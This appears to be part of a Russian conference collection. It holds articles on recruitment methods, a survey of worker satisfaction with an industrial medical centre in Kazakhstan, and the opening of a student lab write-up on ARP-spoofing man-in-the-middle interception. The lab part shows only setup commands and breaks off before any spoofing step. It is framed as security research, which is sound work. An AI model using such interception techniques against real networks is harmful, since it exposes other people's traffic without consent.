В современных условиях на рынке труда важно сочетать классические технологии подбора персонала с более современными. Как правило, рекрутеры используют внутренние и внешние методы подбора персонала. Первый заключается в поиске подходящих специалистов среди тех, кто уже работает в компании. Этот метод будет полезен так же в мотивации собственного персонала, сотрудники видят реальную возможность карьерного роста в компании. Разумеется, ресурсы внутреннего поиска ограничены. Одним из важных недостатков данного метода является ограниченный круг кандидатов.

Во втором случае используются внешние ресурсы для привлечения новых сотрудников в компанию.

Холодный поиск или сорсинг — это метод подбора персонала, который предполагает активный поиск и привлечение кандидатов. В отличие от теплого поиска персонала, который обычно заканчивается на размещении вакансий на рабочих сайтах и разборе входящих откликов, холодный поиск предполагает интенсивный поиск кандидатов. Ранее холодный поиск персонала использовался для поиска кандидатов топ-уровня с профильным образованием, высокой квалификацией и большим опытом работы. Но обстановка на рынке труда вынуждает рекрутером применять данный метод и для подбора линейного персонала.

Скрининг резюме — это предварительная оценка отклика потенциального кандидата, отправленного в ответ на вакансию. Сорсер компании проверяет, соответствует ли образование, опыт работы и конкретные профессиональные знания и умения кандидата тому, что заявлено в требованиях. Далее сорсер передает подходящие резюме рекрутеру для дальнейшей работы с кандидатами.

Рекрутинг — это процесс поиска, привлечения и найма сотрудников. Иными словами, он включает в себя все: от определения потребностей компании в персонале до их закрытия.

Проблему поиска профессионалов в своем деле на рынке труда позволяет решить такой метод привлечения кандидатов, как Executive search или точечный поиск персонала. Инструментами Executive search являются HeadHunting и Management selection.

Основой HeadHunting является переманивание сотрудников у конкурентов за счет более выгодных офферов. К данному инструменту у

специалистов по подбору двойное отношение – каким образом перекупая сотрудников у конкурентов, защитить своих? Согласно исследованию сайта HeadHunter, более половины (54%) опрошенных признались, что им приходилось переманивать сотрудников у конкурентов, 18% отметили, что «хантили» сотрудников у партнеров или клиентов, 11% переманивали у тех и других. И 39% опрошенных не практикуют ни того, ни другого. Те, кому не приходилось переманивать сотрудников, меньше склонны считать эту практику допустимой. Удержание ключевых сотрудников — одна из главных задач HR-специалистов и руководителей. Одним из методов защиты персонала компании от хантинга является подписание с партнерами и конкурентами, договоров о невозможности переманивая сотрудников. Но основная мера защиты от агрессивного хантинга - повышать лояльность сотрудников компании.

Management selection- представляет собой алгоритм более сложного поиска высококвалифицированных специалистов и руководителей среднего уровня. Как в Хантинге, так и в Management selection первым этапом может выступать Tallent Mapping. Tallent Mapping – это поиск кандидатов на вакансии руководителей или уникальных специалистов.

Networking (нетворкинг) – это поиск сотрудников за счет формирования полезных связей. Руководитель компании или топ-менеджеры посещают мероприятия, где могут познакомиться с подходящими кадрами (например, профессиональные конференции или семинары, курсы повышения квалификации, ярмарки вакансий), а также следят за профильными группами в соцсетях.

Preliminaring (прелиминаринг) — это оптимальный выбор для компаний готовых обучать персонал. Данная методика — это привлечение студентов ВУЗов, молодых специалистов на прохождение производственной и преддипломной практики и, с последующим трудоустройством тех, кто проявил себя лучше всего.

Smartstaffing (смартсаффинг) - поиск резюме потенциальных кандидатов с использованием технологий искусственного интеллекта. Программа изучает большое количество резюме из разных источников и подбирает те, которые соответствуют вакансии.

Рекомендательный рекрутинг (реферальная программа) - система, в которой действующие сотрудники компании или сторонние рекомендатели советуют кандидатуры своих друзей и знакомых на открытые вакансии, если те подходят по опыту работы, квалификации и навыкам. Когда предложенный кандидат успешно проходит все этапы отбора и попадает в штат, рекомендатель получает вознаграждение.

Где же разместить объявление и начать искать персонал?

Очевидным решением является размещение вакансий на профильных рекрутинговых сайтах таких как HeadHunter.ru, Superjob.ru, Rabota.ru и прочих. Следует обратить свое внимание на такие сайты как «Авито»,

«Фарпост», «Юла». На данных сайтах также есть раздел, посвященный работе. Размещение в социальных сетях, такие как Fl.ru (биржа фрилансеров), ВКонтакте, Facebook, LinkedIn и телеграмм-каналах помогут найти подходящих кандидатов. Важно размещаться там, где есть активная аудитория.

Объявления о поиске персонала можно размещать на стендах наружной рекламы, например, на баннерах или билбордах, распространять листовки через промоутеров размещать на ТВ и радио.

Подбирать персонал можно и на собственном сайте или телеграм-канале компании, необходимо создать раздел «вакансии» с анкетой для обратной связи и контактами рекрутера.

Внедрение в процесс подбора персонала CRM, искусственного интеллекта, чат-ботов помогают упростить работу, оптимизировать рутинные процессы, ускорить процесс закрытия вакансий.

Сочетание классических и современных методов в сфере найма значительно облегчают процесс подбора персонала, позволяют оптимизировать затраты времени и финансов компании на подбор и адаптацию персонала. Вместо того, чтобы полагаться на один метод в качестве единственного критерия для подбора кандидатов, ваши методы отбора должны быть объединены, чтобы принять максимально эффективно закрывать вакансии.

Процесс отбора сотрудников так же уникален, как и сама организация и лучший формат зависит от многих факторов. Важно найти надежные и наиболее подходящие методы именно для вашей организации.

Постоянно улучшаются методы и технологии подбора персонала. При рассмотрении инструментов рекрутинга организациям важно оценить свои конкретные потребности и выбрать инструменты, соответствующие их целям и ценностям в области рекрутинга.

Использованные источники:

1. Российская Федерация. Законы. Трудовой кодекс Российской Федерации от 30.12.2001 N 197-ФЗ (последняя редакция) / [Электронный ресурс] — URL: http://www.consultant.ru/document/cons_doc_LAW_34683/
2. Барчан Н.Н. Эффективность набора и подбора персонала: системный аспект / Н.Н. Барчан // Образовательная среда сегодня и завтра. Сборник научных трудов X Всероссийской научно-практической конференции под общей редакцией Г.Г. Бубнова, Е.В. Плужника, В.И. Солдаткина. М., 2015. С.177-180.
3. Болтенкова Ю.С. Совершенствование системы подбора персонала в организации: Управление экономическим развитием регионов: анализ тенденций и перспективы развития. Материалы 14-ой региональной научнопрактической конференции (20 мая 2016 г.) / Под редакцией д.э.н. А.В. Полянина. – Орёл: Изд-во ОФ РАНХиГС, 2016. – 336 с.

4. Беляева С.В., Смирнова, О.П. К вопросу отбора и оценки кандидатов на вакансию в кадровом менеджменте / С.В. Беляева, О.П. Смирнова // Сборник научных трудов вузов России «Проблемы экономики, финансов и управления производством». 2017. № 40. С. 80-82.
5. Демина Н. В. Специфика системы отбора персонала в американских компаниях / Н.В. Демина // Научно-методический электронный журнал «Концепт». – 2015. – Т. 8. – С. 61–65.
6. Дуракова И.Б. Управление персоналом. Учебник /И.Б. Дуракова, Л.П. Волкова, С.М. Талтынов и др.; ИНФРА -М; Москва 2016. -569с.
7. Жулябин Д.Ю. О критериях отбора персонала / Д.Ю. Жулябин // Вестник Воронежского института высоких технологий. 2017. № 4 (23). С. 120123.
8. Залилов И.Р. Анализ способов (процедур) привлечения персонала / И.Р. Залилов // Синергия Наук. 2017. Т. 1. № 18. С. 360-366.
9. Иванова О.А. Ошибки в отборе персонала / О.А. Иванова, С.А. Макушкин // Материалы Ивановских чтений. 2017. № 3 (14). С. 65-71.

*Вангай А.Ю.
Казахстанский Медицинский Университет
«Высшая школа общественного здравоохранения»
г. Алматы, Казахстан*

ОЦЕНКА УДОВЛЕТВОРЕННОСТИ МЕДИЦИНСКИМИ УСЛУГАМИ В УСЛОВИЯХ ПРОМЫШЛЕННОЙ МЕДИЦИНЫ

***Аннотация:** в статье рассмотрены результаты оценки удовлетворенности медицинскими услугами в условиях промышленной медицины. Проведено анкетирование работников горно-обогатительного комплекса Казминералс Бозшаколь, отражающее удовлетворенность условиями, оснащением медицинского центра, работой специалистов и качеством медицинской помощи. Исследование основано на адаптированном опроснике PPE-15, разделенном на три тематических блока.*

***Ключевые слова:** удовлетворенность пациентов, качество медицинской помощи, оценка медицинских услуг.*

*Vangay A. Yu.
Kazakhstan School of Public Health
Almaty, Kazakhstan*

SATISFACTION BY MEDICAL SERVICES EVALUATION IN THE CONDITIONS OF INDUSTRIAL MEDICINE

***Abstract:** the article presents the results of assessing satisfaction with medical services in industrial medicine. A survey of employees at the Kazminerals Bozshakol mining and processing complex was conducted to evaluate satisfaction with the conditions and equipment of the medical center, the work of specialists, and the quality of medical care. The study is based on an adapted PPE-15 questionnaire divided into three thematic blocks.*

***Keywords:** patient satisfaction, quality of medical care, assessment of medical services.*

Введение. За последние 20 лет в мире произошли качественные изменения в системе здравоохранения, касающиеся, в том числе, развития, так называемого, пациент-ориентированного подхода, основанного на принципах уважения и ориентации на индивидуальные интересы пациента, его нужды, ценности, а также открытость и вовлеченность в процесс принятия решений относительно оказания медицинской помощи [1].

Комплексный показатель удовлетворенности пациентов качеством медицинской помощи отражает степень реализации пациент-ориентированного подхода в оказании медицинских услуг.

Контроль качества оказания медицинской помощи занимает приоритетное место при реформировании систем здравоохранения и регламентируется различными нормативно – правовыми актам, начиная от Кодекса Республики Казахстан «О здоровье народа и системе здравоохранения» [2] до ведомственных и межведомственных нормативных документов [3].

Удовлетворенность пациентов становится признанным показателем качества и эффективности системы здравоохранения [4]. Поскольку самой заинтересованной стороной в оценке качества медицинской помощи является пациент, то учет его мнения относительно оказываемой помощи является ключевым в достижении максимальной удовлетворенности лечебным процессом [5].

Уровень удовлетворенности качеством медицинской помощи отражает степень соответствия ожиданиям, интересам, а также нуждам пациента, его представлениям о том, как должна функционировать медицинская организация. Благодаря широкому внедрению измерения данного параметра, появилась возможность реализации оптимального развития медицинских организаций в действительно актуальных для населения направлениях [1].

Целью настоящего исследования является оценка удовлетворенности медицинскими услугами.

Материалы и методы. Для оценки удовлетворенности медицинскими услугами на производстве проведено анкетирование работников горно – обогатительного комплекса Казминералс Бозшаколь.

Общее количество работников, принявших участие в анкетировании, составило 220 человек, что составляет 12,1% от общего количества трудящихся. Все работники предприятия были разделены на три группы: добыча и переработка, сервис и производственный офис. За основу взят опросник РРЕ-15, вопросы адаптированы, учитывая перечень медицинских услуг, оказываемых на производственном предприятии, и состоял из 8 вопросов, подразделенных на 3 блока:

- удовлетворенность условиями, оснащением медицинского центра;
- удовлетворенность работой специалистов комиссии;
- удовлетворенность оказания медицинской помощи в целом.

Результаты исследования. Было подобрано примерно равное количество работников из каждого подразделения. Так из добычи и переработки в анкетировании приняли участие 70 человек, в том числе 4 женщины, из сервиса – 74 работника, из которых 7 женщин и 76 сотрудников производственного офиса, в том числе 12 женщин (Рисунок 1).

Участники анкетирования по полу




Рисунок 1. Гендерный состав респондентов

Возраст респондентов составлял от 19 до 62 лет. Средний возраст работников, принявших участие в анкетировании, составил 40,5 лет.

Около половины участников (47,3%) относятся к возрастной категории 30-49 лет. 30,5% (67) составляют работники в возрасте от 18 до 29 лет и 22,7% (50) в категории 50-64 года (Рисунок 2).

Участники анкетирования по возрасту




Рисунок 2. Возрастной состав респондентов

Результаты анкетирования показали высокий уровень удовлетворенности условиями нахождения в медицинском центре, ожидания приема. Процент положительных ответов по данному вопросу составил 91,8 (Таблица 1).

Таблица 1. Результаты ответов респондентов на 1,2 вопросы

Вопрос	да	нет
1 Удовлетворены ли Вы условиями ожидания приема (наличие свободных мест ожидания, туалета, питьевой воды, чистота и свежесть помещения)?	91,8% (202)	8,2% (18)
2 Удовлетворены ли Вы условиями оказания медицинской помощи (наличие оборудования, рабочее состояние, удобство и безопасность, оснащение кабинетов, ориентация в медцентре, наличие наглядной информации (брошюр, плакатов) и др.)?	96,8% (213)	3,2% (7)

Среди отрицательных отзывов были следующие комментарии – при проведении предсменного медицинского осмотра в утренние часы наблюдается скопление людей, также в осенне – весенний период в холлах и коридорах бывает грязно на улице, требуется надевать бахилы, что вызывает определенные неудобства у работников.

В части удовлетворенности работой медицинских специалистов, соблюдения этики при общении с пациентами, предоставляемой обратной связи в состоянии здоровья, назначенной терапии и результатов проведенных исследованиях результаты совокупный процент ответов «хорошо» и «отлично» в части удовлетворённости работой медицинских специалистов зарегистрирован в диапазоне 84,2 до 98,7%, удовлетворительно от 0 до 8,6% в работников Добычи, от 0 до 2,7% - сервисные работники и 1,3 – 13,2% – производственный офис (Таблица 2).

Таблица 2. Результаты ответов респондентов на вопрос об удовлетворенности работой специалистов

вопросы	добыча					сервис					офис				
	крайне плохо	плохо	удовлетв.	хорошо	отлично	крайне плохо	плохо	удовлетв.	хорошо	отлично	крайне плохо	плохо	удовлетв.	хорошо	отлично
а Вежливость и внимательность врача	0	0	1,4	10	88,6	0	0	1,4	10,8	87,8	0	1,3	2,6	15,8	80,2
б Вежливость и внимательность среднего мед персонала	0	2,9	8,6	25,7	62,9	0	1,4	2,7	32,4	63,5	0	2,6	13,2	32,9	51,3
в Объяснение врачом назначенных и проведенных исследований и назначенного лечения	0	0	2,9	17,1	80	0	1,4	1,4	10,8	86,5	0	1,3	6,6	27,6	64,5
г Соблюдение этики мед персоналом при общении	0	0	0	20	80	0	0	0	28,4	71,6	0	0	1,3	23,4	75,3
д Полнота объяснения проводимых манипуляций	0	0	0	5,7	94,3	0	0	0	12,2	87,8	0	0	1,3	34,2	64,5
е Объем информации о Вашем состоянии или лечении Вы получили	0	0	5,7	17,1	77,1	0	0	2,7	12,2	85,1	0	0	11,8	10,5	77,6
ж Выявление врачом изменения состояния здоровья с учетом жалоб пациента	0	0	2,9	14,3	82,9	0	0	1,4	9,5	89,2	0	0	1,3	21,1	77,6

Наибольший процент 13,2 в категории «удовлетворительно» зарегистрирован по вопросу вежливости и внимательности среднего медицинского персонала. В целом, офисные работники более требовательны к медперсоналу. Здесь отмечается наибольший процент удовлетворительных ответов. Следует отметить, что вариант «крайне плохо» не ответил ни один из

участников опроса, плохо – единичные респонденты, по всем трем подразделениям работ в части вежливости и внимательности среднего медицинского персонала (2,9 – 2,7 – 2,6% соответственно). Наибольшая удовлетворенность отмечается по вопросу соблюдения этики медицинским персоналом.

Результаты анкетирования показали высокий уровень удовлетворенности оказываемыми медицинскими услугами в целом. По данному блоку показатели составили от 91,8 до 99% (Таблица 3, Рисунок 3).

Таблица 3. Результаты ответов респондентов на 4-6 вопросы

4 Удовлетворены ли Вы способами получения обратной связи в медицинском центре (наличие QR кода, телефона, рации, электронной почты, горячей линии)?	97,2% (214)	2,8% (6)
5 Удовлетворены ли Вы результатами оказания медицинской помощи в целом?	91,8% (202)	8,2% (18)
6 Удовлетворены ли Вы соблюдением персоналом правил безопасности, санитарных норм медицинским персоналом при проведении процедур (обработка рук до и после проведения процедуры, использование одноразовых перчаток, изделий медицинского назначения)?	99% (217)	1% (3)

ОБЩАЯ УДОВЛЕТВОРЕННОСТЬ УСЛУГАМИ



Рисунок 3. Удовлетворенность услугами респондентов

Также получены положительные комментарии:

- в этом году профилактический осмотр прошел быстро, четко, успели пообедать и отдохнуть – благодаря автоматизации и цифровизации;
- не было очереди на обследования (ЭКГ, спирография, анализы) – перераспределение ресурсов;
- врачи успевали пояснять о состоянии, не только писать карточку, выдавали результаты ФГ, анализов;
- в ногу со временем, на современном оборудовании, профпатолог всегда на месте для разъяснений.

Заключение. Таким образом, отмечается высокая удовлетворенность качеством предоставляемых медицинских услуг в медицинском центре на производственном предприятии Казминералс по всем трем изучаемым направлениям. Так удовлетворенность оснащением медицинского центра, условиями пребывания достигла 91,8 – 96,8%, общая удовлетворённость оказываемыми мед услугами на предприятии составила 91,8 – 99%. Совокупный процент ответов «хорошо» и «отлично» в части удовлетворённости работой медицинских специалистов зарегистрирован в диапазоне 84,2 до 98,7%. Вместе с тем при анкетировании выявлены пункты для улучшения показателей, в частности по сервису среднего мед персонала, а также в части предоставления более детальной и понятной для работника информации о полученном лечении или о состоянии его здоровья.

Использованные источники:

1. Жаркова Е.В., Дробот К.А. Оценка удовлетворенности пациентов качеством медпомощи: к вопросу об эффективных формах анкетирования (обзор) // Архитектура здоровья. URL: https://archealth.ru/component/content/article/47-tekushchee-izdanie/medicina-i-tehnologii/obzory-i-lektsii/320-otsenka-udovletvorennosti-patsientov-kachestvom-medpomoshchi-k-voprosu-ob-effektivnykh-formakh-anketirovaniya-obzor?utm_source=chatgpt.com (дата обращения: 22.01.2025).
2. Кодекс Республики Казахстан от 7 июля 2020 года № 360-VI ЗРК «О здоровье народа и системе здравоохранения» (с изменениями и дополнениями от 20.04.2023) // URL: <https://adilet.zan.kz/rus/docs/K2000000360> (дата обращения: 22.01.2025).
3. Утеулин М., Ошибаева А. Е., Уалиева А. Е., Нурбакыт А. Н. Оценка удовлетворенности пациентов и медицинских работников качеством оказываемых услуг // Вестник КазНМУ. 2018. №3. URL: <https://cyberleninka.ru/article/n/otsenka-udovletvorennosti-patsientov-i-meditsinskih-rabotnikov-kachestvom-okazyvaemyh-uslug> (дата обращения: 22.01.2025).
4. Цветкова Анна Борисовна, Никишкин Валерий Викторович Оценка удовлетворенности пациентов услугами медицинских учреждений // Практический маркетинг. 2021. №11. URL:

<https://cyberleninka.ru/article/n/otsenka-udovletvorennosti-patsientov-uslugami-meditinskih-uchrezhdeniy> (дата обращения: 23.01.2025).

5. Черкасов М. А., Черный А. Ж., Шубняков И. И., Иржанский А. А., Идрисов Х. К., Дзамихов Р. Х. Комплексная оценка качества оказания медицинской помощи с точки зрения пациента // Новости хирургии. 2019. №1. URL: <https://cyberleninka.ru/article/n/kompleksnaya-otsenka-kachestva-okazaniya-meditinskoj-pomoschi-s-tochki-zreniya-patsienta> (дата обращения: 23.01.2025).

Горлов А.В.
студент
Ноженко К. Э.
студент
РГУ нефти и газа (НИУ) имени И.М. Губкина
Москва, Россия

АНАЛИЗ И МЕТОДИКА ПРОВЕДЕНИЯ ПЕРЕХВАТА СЕТЕВОГО ТРАФИКА

***Аннотация.** В статье исследуются актуальные вызовы кибербезопасности: методы перехвата сетевых данных, их последствия для системы защиты информации и современные подходы к предотвращению несанкционированного доступа. В контексте растущего числа киберугроз особую значимость приобретает анализ таких технологий как снифферы, прокси-сервисы и атаки «man-in-the-middle». Подробно рассматриваются технические аспекты реализации подобных угроз, включая механизм перехвата данных. В фокусе также находятся реальные кейсы утечек информации, что позволяет выявить слабые места в защите. Авторы предлагают комплекс мер по снижению рисков: внедрение криптографических протоколов и передовых методов аутентификации пользователей. Статья нацелена на специалистов в области информационной безопасности, IT-экспертов и всех, кто интересуется защитой данных в цифровую эпоху.*

***Ключевые слова:** Linux, перехват трафика, man-in-the-middle, arp-spoofing, spoofing.*

Gorlov A.V.
Student
Nozhenko K.E.
Student
Gubkin Russian State University of Oil and Gas (NIU)
Moscow, Russia

INTERCEPTION OF NETWORK TRAFFIC

***Annotation.** The article examines current cybersecurity challenges: methods of intercepting network data, their consequences for the information security system, and modern approaches to preventing unauthorized access. In the context of the growing number of cyber threats, the analysis of such technologies as sniffers, proxy services, and man-in-the-middle attacks is of particular importance. The technical aspects of implementing such threats, including the data interception mechanism, are considered in detail. The focus is also on real cases of information*

leaks, which allows identifying weaknesses in protection. The authors propose a set of measures to reduce risks: the introduction of cryptographic protocols and advanced user authentication methods. The article is aimed at information security specialists, IT experts, and anyone interested in data protection in the digital age.

Keywords: *Linux, interception of traffic, man-in-the-middle, arp-spoofing, spoofing.*

ВВЕДЕНИЕ

В этой статье мы рассмотрим применение пакета утилит `arp-sk` в ОС Альт для проведения атаки типа «man-in-the-middle».

Наша задача: получить трафик компьютера Victim с помощью компьютера Attacker.

Для этого мы будем использовать самопроизвольный `arp`-ответ. В протоколе `arp` предусмотрена возможность отправления устройством `arp`-запроса или ответа в случае, если такое не требуют другие устройства. Для чего это надо — например, если изменился `mac`-адрес маршрутизатора. В случае, если компьютер поддерживает самопроизвольный `arp` то он перезапишет легитимный адрес на адрес атакующего.

ARP-протокол функционирует как средство для динамического определения `MAC`-адресов, позволяя устройствам самостоятельно запрашивать или отвечать на запросы без необходимости привлечения других компонентов сети. Если система поддерживает автоматический ответ на ARP, происходит замена "подлинного" `MAC`-адреса устройства на поддельный, а именно адрес атакующего.

Спуфинг – это манипуляция с идентификационными данными сетевых адресов для несанкционированного доступа и получения преимуществ в безопасности. [1]

В контексте регулирования передачи данных, на первом уровне рассматривается применение SSH-протокола. SSH – это криптографически защищенный протокол уровня приложений, предоставляющий безопасное удаленное управление операционными системами и формирование туннелей для TCP-подсоединений. Спецификой является шифрование всего трафика. SSH поддерживает разнообразные алгоритмы шифрования. [4]

Затем мы анализируем UDP-протокол. Он является ключевым элементом в наборе сетевых протоколов Интернета. UDP позволяет приложениям отправлять сообщения между хостами IP-сети без необходимости предварительной установки соединений или специальных каналов передачи данных, обеспечивая высокую скорость и минимальную задержку.

МЕТОДОЛОГИЯ ПРОВЕДЕНИЯ ПЕРЕХВАТА ТРАФИКА

Для проведения эксперимента была выбрана ОС Альт. Рассмотрим нашу сеть. В сети. Есть 3 компьютера, все они подключены к `wifi`. Компьютер PC-1 будет являться в нашем случае клиентом или отправителем данных.

Компьютер PC-2 выступает в роли получателя трафика. Может быть и наоборот. Также в сети присутствует третий PC-ATTACKER, он будет выступать в роли злоумышленника (man-in-the-middle), который будет пытаться перехватывать исходящий от PC-1 трафик. Перейдем к проведению эксперимента. [2]

Будем действовать от лица злоумышленника, эксперимент будет проводиться в исследовательских целях. Первым делом, мы должны убедиться, что все ПК, данные с которых мы хотим перехватить, находятся с нами в одной сети.

```
[root@ATTACKER ~]# ping 10.211.55.6
PING 10.211.55.6 (10.211.55.6) 56(84) bytes of data.
64 bytes from 10.211.55.6: icmp_seq=1 ttl=64 time=0.750 ms
64 bytes from 10.211.55.6: icmp_seq=2 ttl=64 time=0.687 ms
64 bytes from 10.211.55.6: icmp_seq=3 ttl=64 time=0.669 ms
^C
--- 10.211.55.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2009ms
rtt min/avg/max/mdev = 0.669/0.702/0.750/0.034 ms
[root@ATTACKER ~]# ping 192.168.0.100
PING 192.168.0.100 (192.168.0.100) 56(84) bytes of data.
64 bytes from 192.168.0.100: icmp_seq=1 ttl=128 time=0.604 ms
64 bytes from 192.168.0.100: icmp_seq=2 ttl=128 time=0.931 ms
64 bytes from 192.168.0.100: icmp_seq=3 ttl=128 time=0.965 ms
^C
```

Рисунок 1. Пинг других ПК в сети.

Figure 1. Ping other PCs on the network.

После того, как мы убедились, что все ПК для нас доступны, включаем протокол SSH на PC-1 и PC-2, так как, в основном он используется для передачи данных. Этот протокол является довольно защищенным, он для идентификации устройств, он использует ssh-ключи. SSH-ключи это набор символов, хранящийся в определенном файле, в директории SSH. Именно данный ключ выступает идентификатором устройства. Без данного ключа, устройство попросту не сможет обмениваться данными.


```
[root@PC ~]# systemctl status sshd
sshd.service - OpenSSH server daemon
  Loaded: loaded (/lib/systemd/system/ssh.service; disabled; vendor preset: enabled)
  Active: active (running) since Sat 2025-01-04 20:08:02 MSK; 3s ago
  Process: 3299 ExecStartPre=/usr/bin/ssh-keygen -A (code=exited, status=0/SUCCESS)
  Process: 3300 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
  Main PID: 3301 (sshd)
  Tasks: 1 (limit: 3246)
  Memory: 1.9M
  CPU: 18ms
  CGroup: /system.slice/ssh.service
          └─ 3301 /usr/sbin/sshd -D

Jan 04 20:08:02 PC systemd[1]: Starting OpenSSH server daemon...
Jan 04 20:08:02 PC systemd[1]: Started OpenSSH server daemon.
Jan 04 20:08:02 PC sshd[3301]: Server listening on 0.0.0.0 port 22.
Jan 04 20:08:02 PC sshd[3301]: Server listening on :: port 22.
```

Рисунок 2. Активация протокола SSH.

Figure 2. Activating the SSH protocol.

Аналогично делаем на PC-2. Далее нам необходимо сгенерировать наши ключи на обоих ПК.

```
[root@PC ~]# ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:GP2RI8SrnJIDOMVnWZ3I2O2UoCFM0hUBWtF8aR/p+aQ root@PC
The key's randomart image is:
+---[RSA 4096]-----+
| .  +%00.+ .      |
| oo++Bo& o.      |
| o.oo .*0*+o     |
|o . . o+o+o.     |
| . . o.oS .+     |
|  + +  E .       |
|  o              |
|                  |
|                  |
+----[SHA256]-----+
```

Рисунок 3. Генерация SSH-ключа на PC-1.

Figure 3. Generating the SSH-key on PC-1.

```
[root@PC-2 ~]# ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:dGHourIgmICZMsjtBkQYpPTl1ZUzY0f0OC6EAMoUU9w root@PC-2
The key's randomart image is:
+---[RSA 4096]-----+
|+B.o++.....+.o.    |
|B + o.oEoo B+.    |
|. + . . o..oo=o    |
|o.      .o..      |
|Oo .    .S. .     |
|o+o      .        |
|o .o.      .      |
| . . . . .        |
| .o          |
+-----[SHA256]-----+
```

Рисунок 4. Генерация SSH-ключа на PC-2.

Figure 4. Generating the SSH-key on PC-2.

Теперь нам необходимо подготовить наш файл, который мы будем отправлять, назовем наш файл secret-file, и напишем внутри него кодовую фразу, которую должен получить PC-2.

```
[Z]+ Stopped vim /
[root@PC ~]# mkdir /etc/net/secret
[root@PC ~]# _
```

Рисунок 5. Создание папки secret на PC-1.

Figure 5. Creating the secret folder on PC-1.

```
Its a secret!_
~
~
~
```

Рисунок 6. Создание кодовой фразы.

Figure 6. Creating a passphrase.

```
[root@PC-2 ~]# ssh-copy-id user@10.211.55.6
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/root/.ssh/id_rsa.pub"
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted now it is to install the new keys
user@10.211.55.6's password:

Number of key(s) added: 1

Now try logging into the machine, with: "ssh 'user@10.211.55.6'"
and check to make sure that only the key(s) you wanted were added.
```

Рисунок 7. Отправляем свой ключ на другой ПК.

Figure 7. Send your key to another PC.

После успешной передачи ключа, система PC-2 и PC-1 обеспечивает взаимную идентификацию в рамках коммуникации посредством SSH-протокола. Теперь ПК полностью приспособлены для безопасного обмена данными.

1. Wireshark. Этот инструмент станет “глазами и ушами”, позволяя непрерывному анализу трафика на выбранном порту.

2. ARP-SK. С помощью данной утилиты удастся осуществлять манипуляции с mac-адресами, что открывает возможности для несанкционированного доступа в локальной сети.

Таким образом, подключив эти средства, атакующие получают полный арсенал для реализации своих планов. [5]

```
[root@ATTACKER ~]# apt-get install wireshark
Reading Package Lists... Done
Building Dependency Tree... Done
Selecting wireshark-qt5 for 'wireshark'
The following extra packages will be installed:
```

Рисунок 8. Устанавливаем утилиту Wireshark.

Figure 8. Installing the Wireshark utility.

